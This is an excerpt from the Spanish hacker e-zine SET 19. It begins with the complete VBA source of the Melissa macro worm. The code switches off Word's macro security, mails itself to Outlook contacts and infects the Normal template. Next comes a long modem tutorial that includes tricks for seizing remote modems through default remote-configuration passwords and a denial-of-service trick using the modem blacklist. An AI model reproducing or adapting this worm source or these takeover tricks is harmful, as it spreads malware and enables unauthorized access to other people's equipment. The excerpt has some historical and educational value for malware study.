Creditos : Kwyjibo

<++> set_019/exploits/melissa
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\
        \Office\9.0\Word\Security", "Level") <> "" Then
  CommandBars("Macro").Controls("Security...").Enabled = False
  System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\
        \Office\9.0\Word\Security", "Level") = 1&
Else
  CommandBars("Tools").Controls("Macro").Enabled = False
  Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):\
        Options.SaveNormalPrompt = (1 - 1)
End If

Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",\
         "Melissa?") <> "... by Kwyjibo" Then
  If UngaDasOutlook = "Outlook" Then
    DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
```

```
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
          Next oo
          BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
          BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
          BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
          BreakUmOffASlice.Send
          Peep = ""
    Next y
    DasMapiName.Logoff
  End If
  System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",\
        "Melissa?") = "... by Kwyjibo"
End If


Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
  If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1, ADCL
  Set ToInfect = ADI1
  ADI1.Name = "Melissa"
  DoAD = True
End If

If NTI1.Name <> "Melissa" Then
  If NTCL > 0 Then NTI1.CodeModule.DeleteLines 1, NTCL
  Set ToInfect = NTI1
  NTI1.Name = "Melissa"
  DoNT = True
End If

If DoNT <> True And DoAD <> True Then GoTo CYA

If DoNT = True Then
  Do While ADI1.CodeModule.Lines(1, 1) = ""
    ADI1.CodeModule.DeleteLines 1
  Loop
  ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
  Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
    ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
    BGN = BGN + 1
  Loop
End If

If DoAD = True Then
  Do While NTI1.CodeModule.Lines(1, 1) = ""
    NTI1.CodeModule.DeleteLines 1
  Loop
  ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
  Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
    ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
    BGN = BGN + 1
  Loop
End If

CYA:

If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
  ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
  ActiveDocument.Saved = True
End If

'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
```

```
If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus\
        triple-word-score, plus fifty points for using all my letters.  Game's\
        over.  I'm outta here."
End Sub
<-->
```

Descripcion y Notas:

Todo el revuelo que se ha montado en torno a este virus. Y tanto, para que luego simplemente se dedique a propagarse en base a las direcciones de correo del libro de direcciones de la victima.

Claro, si la gente usase menos el OutLook, o al menos desactivase la ejecucion automatica de macros (se puede hacer facilmente?!?! JA!!)

Pero el caso es que hasta los del Gobierno de U.S.A. se han mosqueado con su autor y le han enchironado porque ha creado algo que infecta a los que no tienen cuidado.

El caso es que para colmo, el autor distribuia (y distribuye) el codigo libremente, pues es un ejemplo de lo mucho que se puede hacer si las cosas siguen por este camino.

Imaginemonos que su intencion, en vez de ser demostrar lo que se puede hacer, hubiese sido destruir informacion... La que se hubiese podido liar.

Por cierto, antes de que se me olvide. Teneis algo mas de informacion, y el mismo codigo que aqui arriba en http://www.root.org

EOF

```
-[ 0x0A ]----------------------------------------------------------------
-[ THE MODEM CONNECTION ]-------------------------------------------------
-[ by Paseante ]----------------------------------------------SET-19-
```

THE MODEM CONNECTION.

```
=()==()==()==()==()==()==()==()==()==()==()==()==()==()==()=
 Todo aquello que nunca quisiste saber sobre los modems
 pero nosotros de todas maneras te vamos a contar.
=()==()==()==()==()==()==()==()==()==()==()==()==()==()==()=
```

```
/ ’--’’--’’--’’--’\
\  I  Introduccion  \
 \ .--.--.--.--.--. /
```

Donde explico el motivo del presente.
Breve rollete.

```
/’--’’--’’--’’--’-\
\  II Habemus Palo \
 \ .--.--.--.--.--./
```

Donde los novicios reciben aburrida teoria en cazos.
Largo rollete.

```
/’--’’--’’--’’--’’\
\  III Genesis     \
 \ .--.--.--.--.- /
```

Donde el DTR se encendio y el beep se hizo bit.
Tipico rollete

```
/’--’’--’’--’’--’’--’\
\ IV  La Bruja Averia \
 \.--.--.--.--.--.--.-/
```

Donde la culpa se la lleva quien la merece.
Rollete con ilustraciones.

```
/’--’’--’’--’’--’-\
\ V Parafernalia   \
 \ .--.--.--.--.--./
```

Donde se habla de diversas posibilidades.
Rollete con fundamento.

```
/'--''--''--''-\
\ A  Apendice   \
 \.--.--.--.--./
```

Donde se muestra la belleza y utilidad del log.
Rollete auxiliar.

<-I-> Introduccion <-I->

Dificilmente encontraremos algo tan omnipresente en las comunicaciones actuales como el humilde y simple modem, pieza clave en la expansion de FidoNet primero e Internet despues, el modem no ha recibido toda la atencion que se merece por parte de sus usuarios. La mayor parte de las veces nos conformamos con que funcione o como maximo con 'afinar' la cadena de inicializacion.
Tampoco los canales de informacion 'alternativa' han profundizado nunca en el estudio de los modems, en esta y otras publicaciones under se ha escrito de todo tipo de cachivaches minoritarios pero no del mas popular periferico de los ultimos a~os.
No creo que sea porque todo el mundo domine por completo las posibilidades de su modem, lo achacaria a la falta de interes y posiblemente incluso de sex-appeal, tienden a interesarnos mas los equipos caros y complejos a los que no tenemos acceso que aquello que vemos cada dia sobre nuestra mesa.

Hasta ahora solo le pedimos a nuestro modem que nos conecte a la red y damos por hecho que ahi comienza la aventura, ahora cuando el modem se enfrenta de manera creciente a nuevas tecnologias mas rapidas y baratas no olvidemos los momentos, la gente y las cosas que hemos conocido gracias a el.

<-II-> Habemus Palo <-II->

Un repaso general a los conceptos basicos de la comunicacion con modem.

Ya sabemos todos que el modem "es un periferico surgido de la necesidad de usar las lineas telefonicas para la comunicación entre ordenadores, en resumen un MODulador/DEModulador transforma la se~al digital que envia un ordenador a una se~al analogica que viaja por la linea telefonica convencional y que el modem del otro extremo volvera a convertir en digital."

Un esquema simple de como funciona una "conversacion" entre modems comienza con uno de los dos marcando el numero, el otro modem oira la llamada y contestara poniendo en la linea un tono que inequivocamente le distingue como un modem y una portadora o carrier unos momentos despues, el modem llamante esperara a oir una portadora que conoce y contestara poniendo a su vez otra portadora en la linea algo mas baja de tono.
Las portadoras se mantienen durante toda la conexion, cuando dicha se~al se pierde se acaba la comunicacion (y sin embargo en la realidad algunos modems no ponen portadora alguna en la linea).

Una vez que ambos modems han acordado velocidad comienza el intercambio de opciones (MNP, V42bis...) mediante un proceso de Pregunta/Respuesta

hasta que deciden que estan listos para recibir y enviar datos.
En este momentos muchos modems encienden el led CD (Carrier Detect)

Con la una conexion establecida podemos empezar a transmitir datos, aqui entra en juego la UART, la UART es un chip instalado en el puerto serie que se encarga de a~adir a los datos los bits de principio, final y paridad y mandarlos de manera sincronizada por el puerto serie.
Hay diferentes versiones de UART, aunque cualquier ordenador de unos a~os para aca incorpora alguna revision del modelo 16550. Los modems internos llevan su propia UART.
Una de las ventajas principales de las nuevas UARTs es que el buffer de recepcion es mayor con lo cual se necesita interrumpir menos a nuestro sistema operativo y la multitarea sera algo mas que un eslogan.

Con la conexion establecida y la UART ocupandose de regular los envios de datos llega el momento de preocuparse por los errores, por cada bit que enviamos se genera un tono y cuantos mas bits queramos enviar mas tonos tendremos que generar en el mismo tiempo. Eso significa que el ruido o la baja calidad de la linea que pueden no interferir en comunicaciones a 2.400 bps pueden en cambio arruinar datos que viajen a mayor velocidad.
La forma mas simple de correcion de errores es el llamado "control de paridad" que consiste en sumar todos los datos de un paquetes y mandar un bit que informa si la suma es par o impar. En caso de que el modem que recibe los datos no concuerde la suma es que un error se ha producido al transmitir el paquete.

Los modems generalmente son capaces de generar tonos que van hasta los 4800Hz aunque por encima de los 3400Hz dichos tonos estan atenuados, gracias a que no solo generan tonos en banda de voz se puede usar el modem como un marcador programable DTMF
La tecnica para mandar mas bits en el mismo tiempo simplemente explicada es llegar a poner mas tonos en la linea simultaneamente, los modems de 28.800 bps son capaces de enviar hasta 12 tonos diferentes, con una resolucion media de 0.15Hz por lo general donde los de 2.400 bps solo ponian uno.
El limite, llamado Limite de Shannon, que se ha establecido para una linea analogica ronda los 35.000 bps, los modem de 33.600 bps estan muy cerca de el. (despues vemos que pasa con tu modem de 56k)
Las ’altas’ velocidades hacen que el antiguo control de paridad no puede ser eficiente a estas tasas ya que la sensibilidad de los nuevos modems al ruido podria hacer cambiar los datos sin llegar a cambiar la paridad.
Para evitar que estos errores pasen inadvertidos se realiza una comprobacion de suma sobre cada paquete de datos, esta operación matematica reflejara que ha ocurrido un cambio en el paquete si al ser comparada con el checksum del otro extremo no concuerda.

El paso siguiente para mejorar las prestaciones de los modems es la compresion, enviar los datos repetidos de una manera mas eficiente. La idea basica es que una secuencia como:

01010001 01010001 01010001 01010001 01010001 01010001 01010001

Se envia mas rapidamente diciendo 01010001*7, asi nacieron normas como v42.bis y MNP-5 que primero intentan comprimir los datos y despues ademas se ocupan de corregir los errores.
Pero si como suele ocurrir te bajas un archivo comprimido entonces te puedes comer esas normas con patatas.

Como la velocidad a la que nuestro modem recibe datos suele ser diferente a la velocidad de conexion con nuestro equipo surge la necesidad de regular el "flujo de datos" del modem al ordenador.
La tecnica mas antigua de control de flujo es el llamado "Xon/Xoff" o

control software hoy en dia en desuso.
Llego despues el control de flujo por hardware aplicable cuando nuestro modem externo esta conectado a un puerto serie, se trata de una serie de se~ales electricas agrupadas en un protocolo llamado RS-232 que regula el control de flujo y el control de la llamada.

{-}{-}.....S.p.e.e.d.....

Los estandares de velocidad vienen definidos por una organización llamada ITU-T, esto garantiza que los modems que cumplen dichas normas podran negociar la velocidad maxima excepto por motivos de calidad de la linea. (Luego hablaremos de eso)
Las normas V.34 y V34.bis son los estandares para las velocidades de 28.8kbs y 33.6kbs, en ocasiones algunos fabricantes se adelantan al estandar ofreciendo modems mas veloces pero incapaces de dar esa velocidad al negociar con modems que no posean la misma norma. Asi modems de 28.8 que alcanzaban esa velocidad con la norma no estandar V.Fast se comportan como modems de 14.4kbs con modems de 28.8kbs que cumplen el estandar v.34.
Hoy en dia la velocidad minima seria la de 33.6kbs, ningun modem por debajo de esa velocidad merece la pena como nueva adquisicion salvo que vaya a estar sometido a requisitos muy puntuales (como por ejemplo limitarse a enviar faxes).
Con respecto a la adecuacion a las normas muchos modems incorporan una memoria flash que se puede actualizar para que el modem automaticamente sea capaz de aumentar su velocidad o incorporar nuevos estandares. Normalmente los fabricantes de mayor prestigio hacen disponibles estas actualizaciones en sus paginas web para que los usuarios las descarguen gratuitamente.

- Y como deja lo de los 56kbs al Shannon ese?

Basandose en la asuncion de que uno de los dos modems que interviene en la conversacion esta directamente conectado a una linea digital es posible superar la barrera de los 33.6kbs y llegar a recibir datos a 56kbs, el modem que envia los datos evita convertirlos en analogicos puesto que esta unido a una linea digital, los datos siguen siendo digitales justo hasta que llegan al "ultimo salto" antes del destino en donde se convierten en analogicos y son recogidos por el modem del cliente que los transforma en digitales de nuevo.
Al evitar una conversion y ganar en tiempo y calidad es posible obtener este aumento de velocidad que en todo caso solo se da en uno de los caminos (recepcion) ya que en el modo de envio los datos viajan a 33.6kbs (dado que el cliente no esta conectado a una linea digital y tiene por fuerza que convertir los datos en analogicos para su envio)
Dos tecnologias han pugnado por este mercado k56Flex y X2, ambas incompatibles entre si, hasta que finalmente se ha impuesto el estandar v.90 que garantiza que cualquier modem que cumpla esta norma es capaz de recibir datos a esta velocidad.
Muchos modems k56Flex y X2 pueden usar v.90 por medio de las actualizaciones anteriormente comentadas.

{-}{-} Nuevas Tendencias:
El baratillo. HSP y Winmodem (RPI)

Ahora tienes un modem barato y con unas siglas raras, digamos que has ’adquirido’ un HdSPM DeLuxe y quieres saber que diferencias hay con uno de esos "Winmodems" o con un modem "de verdad".
Pues aqui iba a aprovechar yo y largarte otro rollete bueno pero al final he pensado que "lo breve si bueno dos veces breve", digo bueno:

-Modem "de verdad", incorpora en hardware el DAA, DSP y controlador.

-Winmodem-RIP (Rockwell Protocol Interface), incorpora DAA y DSP en hard.
-Soft modem o HSP (Hijo de su P* Madre o Host Signal Processing) incorpora
 el DAA y el CODEC en hardware.

Aclarido? Pues como recomendacion el HSP ni regalado, el Winmodem solo si robarlo no representa excesivo riesgo y el modem de verdad solo si no tienes otra opcion.
En cuanto a las siglas que no hemos explicado, en dos palabras...

DAA - Data Acquisition Arrangement, esto hace que el bicho se pueda comunicar por la red timofonica.

DSP - Digital Signal Processor. El corazon del melon. Como regalo a~adido viene con el CODEC

CODEC - Termino muy usado que viene a ser la abreviatura de CODificador/DEsCodificador.

Controlador - Ya deberias saber lo que es esto.

Y como afectan estas diferencias al funcionamiento y rendimiento?. Ya me parece que quieres saber mucho tu. :-)

Un Winmodem (o controller-less modem en jerga ’tesnica’) no afecta en exceso al rendimiento, lo unico que cambia es que necesita un driver por software para poder usar la CPU como controlador del modem.
En un sistema moderno esto no supone un impacto muy grande en el rendimiento diario del sistema.

Un HSP (o soft-modem en jerga ’tesnica’) incorpora en su placa solo la DAA y el CODEC, eso significa que tanto el trabajo del controlador como el del procesador DSP lo tiene que hacer nuestro ordenador. Es por tanto mas "pesado" para el sistema que un Winmodem y hace uso mas intensivo de los recursos del PC. Claro que si tienes uno de estos PII 350Mhz y solo quieres enviar faxes de cuando en cuando......

Por ultimo solo nos queda comentar para acabar la introduccion que el control del modem se realiza mediante el set de comandos AT de Hayes (comando at, comando at, siempre alerta estan!!) aunque hay algunas extensiones propias de cada fabricante
Normalmente los comandos Hayes solo se utilizan por el usuario para pasar al modem la configuracion de inicio deseada aunque tambien pueden hacerse servir para obtener mas informacion sobre el mismo modem y sus posibilidades. usualmente la cadena que nos salvara es AT&F que carga la configuración de fabrica por defecto.
[Volver arriba y releer cinco veces? S/N]

<-III-> Genesis <-III->

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Pues ahora es cuando empezamos a usar esos comandos AT para ver que es lo que hacemos y donde estamos. Aclarar antes de empezar que esto de "compatibilidad Hayes" no asegura que todos los modems tengan todos los comandos ni que los mismos comandos no hagan cosas diferentes en distintos modems, de hecho las hacen, pero aunque los mismos comandos proporcionen informaciones diferentes o tengan otros usos dependiendo del modem, las diferencias no suelen ser muy grandes. En fin, que todos sabreis lo que significa "compatible" en Informatica........
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Asi que abrimos nuestro programa de terminal (esto es cualquier programote
que nos permite enviar comandos al modem y si es posible ver la respuesta)
y vamos a ver que trasto acabamos de mangar.

ATI: Identificacion del modem

La familia "ATI" nos va a dar mucha informacion, particularmente resaltemos
a:

ATI3-ATI5 y ATI11.
Que nos van a devolver informacion sobre velocidad, fabricante, revision del
firmware y muchas cosas mas que varian de modem a modem.

Con los varios ATI ya sabemos mas o menos a que marca pertenece nuestro
modem y podemos ir a la web a ver si hay actualizaciones porque tenemos
los numeros de version del firmware pero que carajo de configuracion
carga el modem por defecto?

AT&V: Muestra la configuracion activa y los perfiles almacenados.
AT\S: Parecido pero en mas bonito y algo mas explicativo.

Ahora ya sabemos que modem tenemos e incluso que *opciones* tenemos
activadas y cuales no, ademas nos ha dado el valor de algunos registros
que contienen datos de importancia.
Estos registros (registros S) guardan toda una serie de valores que
afectan de manera fundamental al rendimiento y las capacidades de nuestro
modem.

Para leer un registro S:
ATSn? (Muestra el valor del registro Sn)

Para cambiar el valor de un registro S:
ATSn=x (n numero registro, x valor que contendra)

Por ejemplo el registro S82 contiene el modo en que se trata el break, segun
su valor podria hacer que al recibir la se~al de break desde el modem remoto
[AT\B] nuestro modem borre todos los datos del buffer.

Y por ejemplo, el registro S0 contiene el nº de rings que nuestro modem
espera antes de contestar al telefono, con ATS0=0 no contestara nunca.

Una vez que se quien soy la pregunta logica parece ser....

Y quien me llama??

Lo primero saber nuestras limitaciones:
AT#CID=?

Devuelve si tu modem soporta Caller-ID y que formatos, caso de que lo haga
en vez de darte el mensaje de ERROR entonces hacemos lo siguiente:

AT#CID=1

Muestra los datos disponibles sobre el llamante incluyendo cabeceras:

DATE: Fecha
TIME: Hora
NUMBER: Numero desde el que se recibe la llamada
NAME: Nombre del sujeto (no, no lo busca en las paginas amarillas XDD)

Evidentemente estos datos se muestran en el instante en que nuestro modem RESPONDE a una llamada externa (no, no vale para saber el numero del tio que te kickea en IRC)
Esta informacion se envia entre el primer y segundo ring concretamente algunos milisegundos despues de sonar el primer ring y exactamente hasta un pu~ado de milisegundos antes de que suene el segundo ring.
Iba a explicar yo aqui como funciona todo esto pero resulta que abro un zip y me encuentro que en otro zine ya le han dedicado un articulo completo. Moskis. Leetelo y date por enterado.

Aunque nuestro modem y nuestra teleco soporten este servicio puede suceder que en el campo del numero remoto nos encontremos con una P que indica que el llamante ha solicitado la privacidad del numero.
Se puede hallar utilidad al Caller-ID en control de llamadas, bloqueo de personas non-gratas o mil cosas mas que se te ocurran.

Aprovechando que estamos ya mas sueltos y con confianza no viene de mas explicar que el modem tiene dos modos principales de funcionamiento, algo que unos cuantos han aprendido ya a base de desconexiones, que son:

- Modo comandos: En este estado el modem interpreta los caracteres recibidos desde el terminal como comandos (no era muy dificil)
  Pasar modo datos a modo comandos: +++

- Modo datos: El terminal se puede conectar a otro terminal remoto gracias al enlace de los modems que envian al otro extremo de la comunicacion los caracteres recibidos.
  Pasar modo comandos a modo datos: ATO

De hecho la cadena para pasar a modo comandos mientras se esta en linea viene especificada en el registro S2, se puede anular el pase a comandos de nuestro modem cambiando este valor por uno superior a 127

ATS2 Codigo de escape (predeterminado + ascii 43)
ATS2= 128 (Deshabilita pase a comandos)

El modo exacto de enviar la cadena para pasar a modo comandos incluye una referencia a otro registro S, el 12 que indica el tiempo entre caracteres.
Enviar caracter en S2 - Esperar S12 o mas - Enviar caracter en S2...
Cualquier caracter que se reciba en este proceso lo anula y fuerza el volver a enviar la cadena desde el principio.

<-IV-> La Bruja Averia <-IV->

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Si perteneces al 90% de gente que se conecta habitualmente a redes usando modem seguro que estas hartos de acordarte de los progenitores de (Infovia, Infovia+, nuestro ISP, Timofonica, Retenet, los nodos "locales"..
..y una larga lista).
Tambien estaremos hartos del choteo que se traen cuando llamamos para protestar teniendo que asistir una vez tras otra a la espa~olisima especialidad de "le_paso_el_muerto_a_otro". En Timofonica dicen que Ivia+ funciona y que es culpa del ISP, los otros dicen que la culpa es de tu modem,
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

o que "los americanos se estan conectando justo ahora y claro..."


Y como se yo si realmente mi linea es mala, si las desconexiones son problema mio, del ISP o de la ONU?. Hemos probado ya lo de acercar el bote de mayonesa al cajetin telefonico y dejarlo alli a ver si se corta pero eso no parece muy valido como prueba.

Comencemos por el comienzo y a traves de un largo proceso intentaremos descubrir el motivo por el cual nos conectamos a 300bps con nuestro flamante 56kbs y porque se nos corta la conexion cada 15 minutos.
Despues podremos insultar con mas razones y fundamento :-D

Vamos a probar la conexion de nuestro modem al ordenador.


AT&T3: Bucle digital local

En este test los datos enviados al modem son devueltos por este al ordenador para que podamos comprobar que la comunicacion entre ambos equipos es correcta.



AT&T1: Bucle analogico local

Una vez comprobado que nuestro modem recibe correctamente las indicaciones del ordenador y viceversa pasamos a recibir la parte mas transcendental, el receptor y el transmisor.
Los datos son reenviados al equipo tras pasar por el interface digital del modem.



Con el comando AT&T8 el modem se aplica su propio conjunto de pruebas y las reenvia en bucle.
Al finalizar nos informa del numero de errores registrados.

Esto que hemos hecho en casa podemos hacerlo a traves de la linea telefonica contando para ello con la colaboracion de un modem remoto, en este caso tendremos un bucle digital remoto y un bucle analogico remoto. (Aqui ya nos cuesta dinero puesto que pagamos una llamada)

AT&T6, envia una peticion de reconocimiento de bucle al modem remoto que puede denegarlo (manualmente seria AT&T5) o aceptarlo (manualmente AT&T4) dependiendo de lo que digan sus registros S.

```
Terminal ------>   Transmisor   ------>    Linea       -----> Receptor
        <------    Receptor    <------    Timofonica  <----- Transmisor
```

El antiguo bucle analogico pero con mas gente, enviamos datos al modem, este los manda hacia un modem remoto que NO los pasa a su terminal sino que nos los envia de vuelta en bucle y finalmente comprobamos como ha ido la cosa.

Tambien se puede realizar un autotest remoto con el comando AT&T7, la duracion del bucle viene determinada en un registro S, el S18.

Ahora ya sabemos que nuestro modem funciona razonablemente bien y empezamos a pensar mal de Timofonica, vamos a ver que linea tenemos.

Hay un par de maneras basicas:

-*- Manera Uno: Manera metodica o la cuenta de la vieja

1. Nos conectamos a nuestro ISP/BBS manualmente desde un programa terminal
2. Pasamos a modo comandos y AT&V1, este comando nos devuelve informacion referente a la conexion actual entre ellos uno llamado "Line Quality".
3. Apuntamos el valor no vaya a ser que se nos olvide.
4. Desconectamos
5. Repetimos los pasos anteriores hasta que creamos haber encontrado un valor medio.

   Un ejemplito de AT&V1
   [En este caso nos da info sobre la _ultima_ conexion]

```
TERMINATION REASON.......... LOCAL REQUEST
LAST TX data rate........... 33600 BPS
HIGHEST TX data rate........ 33600 BPS
LAST RX data rate........... 33600 BPS
HIGHEST RX data rate........ 33600 BPS
Error correction PROTOCOL... LAPM
Data COMPRESSION............ V42Bis
Line QUALITY................ 039  -----> Oops, vaya con Timofonica. :->>
Receive LEVEL............... 025 ------> Timofonica sigue triunfando.
```

Que valor es bueno?. Pues depende de la velocidad a la que quieras conectar pero cualquier cosa mayor de 30 es ya fastidiosa y te permite quejarte con razon y con datos fiables en la mano (no te haran caso y te torearan pero al menos tendras argumentos para que no te pongan las banderillas)

-*- Manera Dos: Manera metodica Plus o la ecuacion de la vieja

1. Nos conectamos a nuestro ISP/BBS manualmente desde un programa terminal
2. Pasamos a modo comandos y enviamos al modem AT%Q1, nos devuelve valores EQM, RX y TX.
3. ATO, volvemos a linea y aprovechamos la conexion (ya esta bien de pagar para hacer pruebas!)
4. Vamos repitiendo la cosa y alternando modems remotos.

Ahora que tienes una buena lista de valores (los apuntaste?) veamos que nos dicen estos.

Para TX y RX los valores deben estar entre 10-20 pero lo mas importante es el valor de EQM ya que es un dato fundamental a la hora de que el modem decida usar los mecanismos de fallback/fall forward (metodo por el cual la

velocidad sube o *baja* dependiendo de la calidad que la linea ofrezca)

Los "buenos" valores de EQM son siempre relativos a la velocidad a la que
te quieres conectar, el tipo de modem, la version de firmware....etc.
Normas basicas: EQM cuanto menor mejor.
Cuanta mas rapido te quieras conectar mas "sube"
el valor de la EQM.
(EQM viene de Eye Quality Monitor)

** EQM entre 0?! y 25 **

O no estas conectado o puedes aumentar la velocidad hasta el tope.

** EQM entre 26 y 40 **

Podrias llegar a conseguir un aumento de velocidad con algunos ajustes
de configuracion (lease registros S)

** EQM entre 41 y 55 **

En estas condiciones tu modem no puede dar mas de si.

** EQM mayor de 55 **

La linea es una patata, deberias bajar la velocidad (si, aun mas!)
si notas que hay muchos errores o la conexion es inestable. Cambiate de pais.

En el caso hipotetico y muy improbable de que la linea parezca estar bien
y la culpa de los fallos de conexion no sea de quien todos sabemos
puede ser de utilidad grabar un archivo de registro para que
cuando le cantes las verdades a tu ISP sobre su "maravilloso nodo local"
tengas a manos cosas como esta:

02-24-1999 17:28:54.07 - Remote modem hung up.
02-24-1999 19:38:22.21 - Remote modem hung up.
02-27-1999 23:02:24.56 - Remote modem hung up.

Vaya, diria que te estan colgando el telefono??. Que pasa, no hay ancho
de banda y desconectan a clientes de forma aleatoria?? ;->>
Ademas un archivo siempre viene bien para otras cosas (ocupar espacio
en tu HD, saber cuanto tiempo tarda el modem en marcar, saber quien ha
forzado la desconexion..etc)

<-V-> Parafernalia <-V->

~~~~~~~~~~~~~~~~~~~~~~~~~

Empezaremos por algo que no podia faltar: la seguridad; y es que muchas
veces nos topamos con sistemas de rellamada (call-back) que dicho sea de
paso han dado lugar a mucho mito y literatura.

Existen dos modos basicos establecidos para controlar el acceso, los
llamaremos Modo Uno y Modo Dos. ;-)

Modo Uno: Permite la conexion tras introducir una clave
~~~~~~~~~~~~~~~~~~~~~~~~~

Modo Dos: Modo Uno+Cuelga y llama al numero asociado a esa clave

Caso de encontrarnos con alguno de estos modos podemos recurrir a la literatura anteriormente mencionada o echar mano de los siguientes recursos que nos proporciona el modem.

Si nuestro modem ha negociado una conexion MNP tenemos la opcion de pasar a modo comandos y teclear:

AT*R

Con ello estamos pidiendo al modem que intente poner al remoto en RCM (Remote Configuration Mode), de conseguirlo veremos aparecer en nuestra pantalla lo siguiente:

REMOTE PASSWORD:

Como nos la sabemos (lo dudabas??) tras su introduccion nos aparecera el siguiente indicador de ordenes.

!AT

Y podremos mandar comandos de control al modem remoto, con algunas restricciones (evidentemente no podremos pedirle que marque otro numero porque ya esta conectado con nosotros)
Cuando nos hayamos cansado de trabajar o jugar.

!AT AT*E

Y el modem remoto sale del RCM devolviendo sobre la linea un codigo de OK.

Aunque la preocupacion por la seguridad se ha extendido es habitual que incluso lugares que parchean rapidamente su software, usan herramientas de seguridad de manera periodica y han establecido una politica de seguridad se "olviden" de modificar, quiza por el desprecio al que hacia mencion en la introduccion o por ignorancia, la clave de acceso remoto asi que en muchos lugares la clave por defecto continua siendo valida: QWERTY {12345 tambien es una opcion}

Con el comando AT*C podemos almacenar el password para que otro modem pueda entrar en configuracion remota (si la conexion es MNP). Este password tiene un longitud de entre 6-12 caracteres de tipo alfanumerico.

Pero que pasa con el sistema de call-back?. Pues que una vez que se puede mandar comandos a otro modem quiza necesitemos saber alguno de estos.

AT*L: Mediante este comando visualizamos el directorio de seguridad en la forma <Numero>

En resumen hay dos grandes maneras de tomar el control de un modem remoto, con la secuencia de escape remota y a traves del RCM, ambas tienen sus requisitos y limitaciones.

Hay una curiosidad adicional para los amantes de la ingenieria social, se trata de la facilidad del modem para crear un enlace de datos cuando originalmente se trata de una llamada de voz, solo necesitamos que el sujeto objetivo teclee en un terminal ATD (origen) y nosotros mandaremos ATA al nuestro (destino), o viceversa, la conversacion se pierde y ahora son los modems los que estan enlazados (siempre que compartan linea con el telefono claro). Esto puede posibilitar la realizacion de conexiones "furtivas" o

"subvencionadas".

Pues ahora nos vamos a:

AT*B

Y vemos que numeros tenemos en la "Lista negra", tiempos atras tuvo cierto auge, uno o dos casos documentados :-) , el aprovechar estas posibilidades del modem para un curioso ataque DoS, el ingresar el numero de Infovia -055- en la lista de numeros "prohibidos" causando el efectivo bloqueo del usuario y el mosqueo consiguiente (llamadas a todo quisque y acusaciones sin fundamento). A quien se le puede ocurrir algo asi?.
...La verdad esta..me he olvidado donde pero seguro que en algun sitio.

Aqui se acaba la cosa, cuando te aburras te puedes leer el articulo que se que te has saltado 3/4 partes. :-)

<-A-> APENDICE <-A>

~~~~~~~~~~~~~~~~~~

Es habitual entre los hackers que pueblan este y otros paises loguear cosas, diferentes tipos de cosas, una practica muy extendida es loguear conexiones o intentos de conexion con la intencion de depurar errores, aprender, perder el tiempo u otros motivos similares.
En este caso veremos como cualquier usuario puede acceder a esta informacion mas detallada sin necesidad de instalar Linux y hacer pppd -debug o teclear comandos como tail -f /var/log/messages ni nada por el estilo.
